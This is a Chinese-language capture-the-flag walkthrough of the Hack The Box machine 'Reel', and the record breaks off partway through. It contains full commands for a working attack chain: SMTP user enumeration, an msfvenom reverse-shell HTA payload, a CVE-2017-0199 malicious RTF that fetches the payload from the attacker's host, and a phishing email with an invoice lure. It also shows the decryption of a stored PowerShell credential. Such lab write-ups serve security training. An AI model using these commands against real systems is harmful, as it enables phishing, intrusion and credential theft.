Reel

nmap 扫描结果如下所示：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Shared]
└─$ sudo nmap -sC -sV 10.10.10.77 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-19 11:17 EDT
Nmap scan report for 10.10.10.77
Host is up (0.56s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
22/tcp open  ssh     OpenSSH 7.6 (protocol 2.0)
| ssh-hostkey:
|   2048 82:20:c3:bd:16:cb:a2:9c:88:87:1d:6c:15:59:ed:ed (RSA)
|   256 23:2b:b8:0a:8c:1c:f4:4d:8d:7e:5e:64:58:80:33:45 (ECDSA)
|_  256 ac:8b:de:25:1d:b7:d8:38:38:9b:9c:16:bf:f6:3f:ed (ED25519)
25/tcp open  smtp?
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|   Hello:
|     220 Mail Service ready
|     EHLO Invalid domain address.
|   Help:
|     220 Mail Service ready
|     DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|   NULL, RPCCheck:
|_    220 Mail Service ready
| smtp-commands: REEL, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port25-TCP:V=7.92%I=7%D=9/19%Time=6328882E%P=x86_64-pc-linux-gnu%r(NULL
SF:,18,"220\x20Mail\x20Service\x20ready\r\n")%r(Hello,3A,"220\x20Mail\x20S
SF:ervice\x20ready\r\n501\x20EHLO\x20Invalid\x20domain\x20address\.\r\n")%
SF:r(Help,54,"220\x20Mail\x20Service\x20ready\r\n211\x20DATA\x20HELO\x20EH
SF:LO\x20MAIL\x20NOOP\x20QUIT\x20RCPT\x20RSET\x20SAML\x20TURN\x20VRFY\r\n"
SF:)%r(GenericLines,54,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad\x20s
SF:equence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\r
SF:\n")%r(GetRequest,54,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad\x20
SF:sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\
SF:r\n")%r(HTTPOptions,54,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad\x
SF:20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20command
SF:s\r\n")%r(RTSPRequest,54,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad
SF:\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20comma
SF:nds\r\n")%r(RPCCheck,18,"220\x20Mail\x20Service\x20ready\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.94 seconds
```


先看看ftp服务：

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.10.77
Connected to 10.10.10.77.
220 Microsoft FTP Service
Name (10.10.10.77:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||41000|)
125 Data connection already open; Transfer starting.
05-29-18  12:19AM       <DIR>          documents
226 Transfer complete.
ftp> dir
229 Entering Extended Passive Mode (|||41001|)
125 Data connection already open; Transfer starting.
05-29-18  12:19AM       <DIR>          documents
226 Transfer complete.
ftp> cd documents
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||41002|)
125 Data connection already open; Transfer starting.
05-29-18  12:19AM                 2047 AppLocker.docx
05-28-18  02:01PM                  124 readme.txt
10-31-17  10:13PM                14581 Windows Event Forwarding.docx
226 Transfer complete.
ftp> get AppLocker.docx
local: AppLocker.docx remote: AppLocker.docx
229 Entering Extended Passive Mode (|||41003|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************************************************************************************************************|  2047        1.99 KiB/s    00:00 ETA
tp: Reading from network: Interrupted system call
  0% |                                                                                                                                                                                                      |    -1        0.00 KiB/s    --:-- ETA
226 Transfer complete.
WARNING! 9 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
ftp> get readme.txt
local: readme.txt remote: readme.txt
229 Entering Extended Passive Mode (|||41004|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************************************************************************************************************|   124        0.16 KiB/s    00:00 ETA
226 Transfer complete.
124 bytes received in 00:00 (0.12 KiB/s)
ftp> get Windows\ Event\ Forwarding.docx
local: Windows Event Forwarding.docx remote: Windows Event Forwarding.docx
229 Entering Extended Passive Mode (|||41006|)
125 Data connection already open; Transfer starting.
100% |**********************************************************************************************************************************************************************************************| 14581       14.18 KiB/s    00:00 ETA
tp: Reading from network: Interrupted system call
  0% |                                                                                                                                                                                                      |    -1        0.00 KiB/s    --:-- ETA
226 Transfer complete.
WARNING! 51 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
ftp> exit
221 Goodbye.
```

下载三份文件，其中一份包含信息：


```
┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ ls
 AppLocker.docx   readme.txt  'Windows Event Forwarding.docx'

┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ exiftool Windows\ Event\ Forwarding.docx
ExifTool Version Number         : 12.44
File Name                       : Windows Event Forwarding.docx
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2022:09:21 09:54:42-04:00
File Access Date/Time           : 2022:09:21 09:56:19-04:00
File Inode Change Date/Time     : 2022:09:21 09:56:05-04:00
File Permissions                : -rw-r--r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0×0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0×82872409
Zip Compressed Size             : 385
Zip Uncompressed Size           : 1422
Zip File Name                   : [Content_Types].xml
Creator                         : nico@megabank.com
Revision Number                 : 4
Create Date                     : 2017:10:31 18:42:00Z
Modify Date                     : 2017:10:31 18:51:00Z
Template                        : Normal.dotm
Total Edit Time                 : 5 minutes
Pages                           : 2
Words                           : 299
Characters                      : 1709
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 14
Paragraphs                      : 4
Scale Crop                      : No
Heading Pairs                   : Title, 1
Titles Of Parts                 :
Company                         :
Links Up To Date                : No
Characters With Spaces          : 2004
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 14.0000
```

有了邮箱可以利用smtp服务：



```
┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ telnet 10.10.10.77 25
Trying 10.10.10.77 ...
Connected to 10.10.10.77.
Escape character is '^]'.
220 Mail Service ready
HELO user
250 Hello.
MAIL FROM: <temp@qq.com>
250 OK
RCPT TO: <nico@megabank.com>
250 OK
^Cexit
quit
Connection closed by foreign host.

┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ touch user.txt

┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ gedit user.txt

(gedit:1039451): Gtk-WARNING **: 10:00:00.448: Calling org.xfce.Session.Manager.Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.UnknownMethod: No such method "Inhibit"

┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ smtp-user-enum -M RCPT -U user.txt -t 10.10.10.77
Command 'smtp-user-enum' not found, but can be installed with:
sudo apt install smtp-user-enum
Do you want to install it? (N/y)y
sudo apt install smtp-user-enum
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libhttp-server-simple-perl libpython3.9-minimal libpython3.9-stdlib python3.9 python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  smtp-user-enum
0 upgraded, 1 newly installed, 0 to remove and 38 not upgraded.
Need to get 82.3 kB of archives.
After this operation, 100 kB of additional disk space will be used.
Get:1 http://mirror.aktkn.sg/kali kali-rolling/main amd64 smtp-user-enum all 1.2-1kali4 [82.3 kB]
Fetched 82.3 kB in 11s (7,826 B/s)
Selecting previously unselected package smtp-user-enum.
(Reading database ... 360017 files and directories currently installed.)
Preparing to unpack .../smtp-user-enum_1.2-1kali4_all.deb ...
Unpacking smtp-user-enum (1.2-1kali4) ...
Setting up smtp-user-enum (1.2-1kali4) ...
Processing triggers for kali-menu (2022.3.1) ...

┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ smtp-user-enum -M RCPT -U user.txt -t 10.10.10.77
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... RCPT
Worker Processes ......... 5
Usernames file ........... user.txt
Target count ............. 1
Username count ........... 14
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Wed Sep 21 10:00:54 2022 #########
10.10.10.77: reel@htb exists
10.10.10.77: reel@htb.local exists
10.10.10.77: administrator@htb exists
10.10.10.77: reel@reel.htb exists
10.10.10.77: admin@htb exists
10.10.10.77: root@htb exists
10.10.10.77: sadfasdfasdfasdf@htb exists
10.10.10.77: nico@megabank.com exists
10.10.10.77: htb@metabank.com exists
######## Scan completed at Wed Sep 21 10:01:07 2022 #########
9 results.

14 queries in 13 seconds (1.1 queries / sec)
```

可以遍历出邮箱名，根据另外两份文件的内容：



AppLocker.docx

Just one line in this document, but something to keep in mind as I try to get code execution:

> *AppLocker procedure to be documented - hash rules for exe, msi and scripts (ps1,vbs,cmd,bat,js) are in effect.*

readme.txt

This document is also short, but does give a hint as to the kinds of documents that will be read:

> *please email me any rtf format procedures - I'll review and convert.*
>
> *new format / converted documents will be saved here.*

使用RTF攻击：

```
┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.16.2 LPORT=4444 -f hta-psh -o msfv.hta
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 7263 bytes
Saved as: msfv.hta

┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ ls
 AppLocker.docx   msfv.hta   readme.txt   user.txt  'Windows Event Forwarding.docx'

┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ git clone https://github.com/bhdresh/CVE-2017-0199.git
Cloning into 'CVE-2017-0199'...
remote: Enumerating objects: 298, done.
remote: Total 298 (delta 0), reused 0 (delta 0), pack-reused 298
Receiving objects: 100% (298/298), 288.09 KiB | 1.19 MiB/s, done.
Resolving deltas: 100% (102/102), done.

┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ ls
 AppLocker.docx   CVE-2017-0199   msfv.hta   readme.txt   user.txt  'Windows Event Forwarding.docx'

┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ cd CVE-2017-0199

┌──(kali㉿kali)-[~/Desktop/HTB/reel/CVE-2017-0199]
└─$ python3 cve-2017-0199_toolkit.py -M gen -w invoice.rtf -u http://10.10.16.2/msfv.hta -t rtf -x 0
  File "/home/kali/Desktop/HTB/reel/CVE-2017-0199/cve-2017-0199_toolkit.py", line 44
    print 'Usage: python '+sys.argv[0]+' -h'
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

SyntaxError: Missing parentheses in call to 'print'. Did you mean print( ... )?

┌──(kali㉿kali)-[~/Desktop/HTB/reel/CVE-2017-0199]
└─$ python2 cve-2017-0199_toolkit.py -M gen -w invoice.rtf -u http://10.10.16.2/msfv.hta -t rtf -x 0
Generating normal RTF payload.

Generated invoice.rtf successfully

┌──(kali㉿kali)-[~/Desktop/HTB/reel/CVE-2017-0199]
└─$ sendEmail -f temp@megabank.com -t nico@megabank.com -u "Invoice Attached" -m "You are overdue payment" -a invoice.rtf -s 10.10.10.77 -v
Sep 21 10:30:05 kali sendEmail[1047362]: DEBUG => Connecting to 10.10.10.77:25
Sep 21 10:30:06 kali sendEmail[1047362]: DEBUG => My IP address is: 10.10.16.2
Sep 21 10:30:07 kali sendEmail[1047362]: SUCCESS => Received:   220 Mail Service ready
Sep 21 10:30:07 kali sendEmail[1047362]: INFO => Sending:       EHLO kali
Sep 21 10:30:07 kali sendEmail[1047362]: SUCCESS => Received:   250-REEL, 250-SIZE 20480000, 250-AUTH LOGIN PLAIN, 250 HELP
Sep 21 10:30:07 kali sendEmail[1047362]: INFO => Sending:       MAIL FROM:<temp@megabank.com>
Sep 21 10:30:08 kali sendEmail[1047362]: SUCCESS => Received:   250 OK
Sep 21 10:30:08 kali sendEmail[1047362]: INFO => Sending:       RCPT TO:<nico@megabank.com>
Sep 21 10:30:08 kali sendEmail[1047362]: SUCCESS => Received:   250 OK
Sep 21 10:30:08 kali sendEmail[1047362]: INFO => Sending:       DATA
Sep 21 10:30:09 kali sendEmail[1047362]: SUCCESS => Received:   354 OK, send.
Sep 21 10:30:09 kali sendEmail[1047362]: INFO => Sending message body
Sep 21 10:30:09 kali sendEmail[1047362]: Setting content-type: text/plain
Sep 21 10:30:09 kali sendEmail[1047362]: DEBUG => Sending the attachment [invoice.rtf]
Sep 21 10:30:22 kali sendEmail[1047362]: SUCCESS => Received:   250 Queued (12.984 seconds)
Sep 21 10:30:22 kali sendEmail[1047362]: Email was sent successfully!  From: <temp@megabank.com> To: <nico@megabank.com> Subject: [Invoice Attached] Attachment(s): [invoice.rtf] Server: [10.10.10.77:25]
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Shared]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.77] 55334
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
htb\nico

C:\Windows\system32>cd ../../users/nico
cd ../../users/nico

C:\Users\nico>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\nico

29/05/2018  23:37    <DIR>          .
29/05/2018  23:37    <DIR>          ..
27/10/2017  23:42    <DIR>          Contacts
28/05/2018  21:07    <DIR>          Desktop
21/09/2022  15:34    <DIR>          Documents
21/01/2018  16:13    <DIR>          Downloads
27/10/2017  23:42    <DIR>          Favorites
27/10/2017  23:42    <DIR>          Links
27/10/2017  23:42    <DIR>          Music
27/10/2017  23:42    <DIR>          Pictures
27/10/2017  23:42    <DIR>          Saved Games
27/10/2017  23:42    <DIR>          Searches
27/10/2017  23:42    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  15,771,066,368 bytes free

C:\Users\nico>cd desktop
cd desktop

C:\Users\nico\Desktop>type user.txt
type user.txt
fa363aebcfa2c29897a69af385fee971
C:\Users\nico\Desktop>
```


在桌面发现cred.xml文件，从中可以获取另一个用户的密码：

```
C:\Users\nico\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\nico\Desktop

28/05/2018  21:07    <DIR>          .
28/05/2018  21:07    <DIR>          ..
28/10/2017  00:59             1,468 cred.xml
28/10/2017  00:40                32 user.txt
               2 File(s)          1,500 bytes
               2 Dir(s)  15,770,976,256 bytes free

C:\Users\nico\Desktop>type cred.xml
type cred.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">HTB\Tom</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000e4a07bc7aaeade47925c42c8be5870730000000002000000000003660000c0000000100000000d792a6f34a55235c22da98b0c041ce7b000000000480000a0000000100000000065d20f0b4ba5367e53498f0209a339420000000d4769a161c2794e19fcefff3e9c763bb3a8790deebf51fc5106284 3b5d52e4021400000ac62dab09371dc4dbfd763fea92b9d5444748692</SS>
    </Props>
  </Obj>
</Objs>
C:\Users\nico\Desktop>powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.GetNetworkCredential() | Format-List *"
powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.GetNetworkCredential() | Format-List *"


UserName       : Tom
Password       : 1ts-mag1c!!!
SecurePassword : System.Security.SecureString
Domain         : HTB
```

使用ssh登陆：

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

tom@REEL C:\Users\tom>dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\tom

11/16/2017  11:35 PM    <DIR>          .
11/16/2017  11:35 PM    <DIR>          ..
10/28/2017  12:38 AM    <DIR>          Contacts
05/29/2018  08:57 PM    <DIR>          Desktop
10/28/2017  12:38 AM    <DIR>          Documents
10/29/2017  10:08 PM    <DIR>          Downloads
10/28/2017  12:38 AM    <DIR>          Favorites
10/28/2017  12:38 AM    <DIR>          Links
10/28/2017  12:38 AM    <DIR>          Music
10/28/2017  12:38 AM    <DIR>          Pictures
10/28/2017  12:38 AM    <DIR>          Saved Games
10/28/2017  12:38 AM    <DIR>          Searches
10/28/2017  12:38 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  15,770,951,680 bytes free

tom@REEL C:\Users\tom>cd desktop

tom@REEL C:\Users\tom\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\tom\Desktop

05/29/2018  08:57 PM    <DIR>          .
05/29/2018  08:57 PM    <DIR>          ..
05/29/2018  09:02 PM    <DIR>          AD Audit
               0 File(s)              0 bytes
               3 Dir(s)  15,770,951,680 bytes free

tom@REEL C:\Users\tom\Desktop>cd "AD Audit"

tom@REEL C:\Users\tom\Desktop\AD Audit>dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\tom\Desktop\AD Audit

05/29/2018  09:02 PM    <DIR>          .
05/29/2018  09:02 PM    <DIR>          ..
05/30/2018  12:44 AM    <DIR>          BloodHound
05/29/2018  09:02 PM               182 note.txt
               1 File(s)            182 bytes
               3 Dir(s)  15,770,951,680 bytes free

tom@REEL C:\Users\tom\Desktop\AD Audit>type note.txt
Findings:

Surprisingly no AD attack paths from user to Domain Admin (using default shortest path query).

Maybe we should re-run Cypher query against other groups we've created.
tom@REEL C:\Users\tom\Desktop\AD Audit>cd BloodHound

tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound>dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\tom\Desktop\AD Audit\BloodHound

05/30/2018  12:44 AM    <DIR>          .
05/30/2018  12:44 AM    <DIR>          ..
05/29/2018  08:57 PM    <DIR>          Ingestors
10/30/2017  11:15 PM           769,587 PowerView.ps1
               1 File(s)        769,587 bytes
               3 Dir(s)  15,770,951,680 bytes free

tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound>cd Ingestors

tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors>dir
 Volume in drive C has no label.
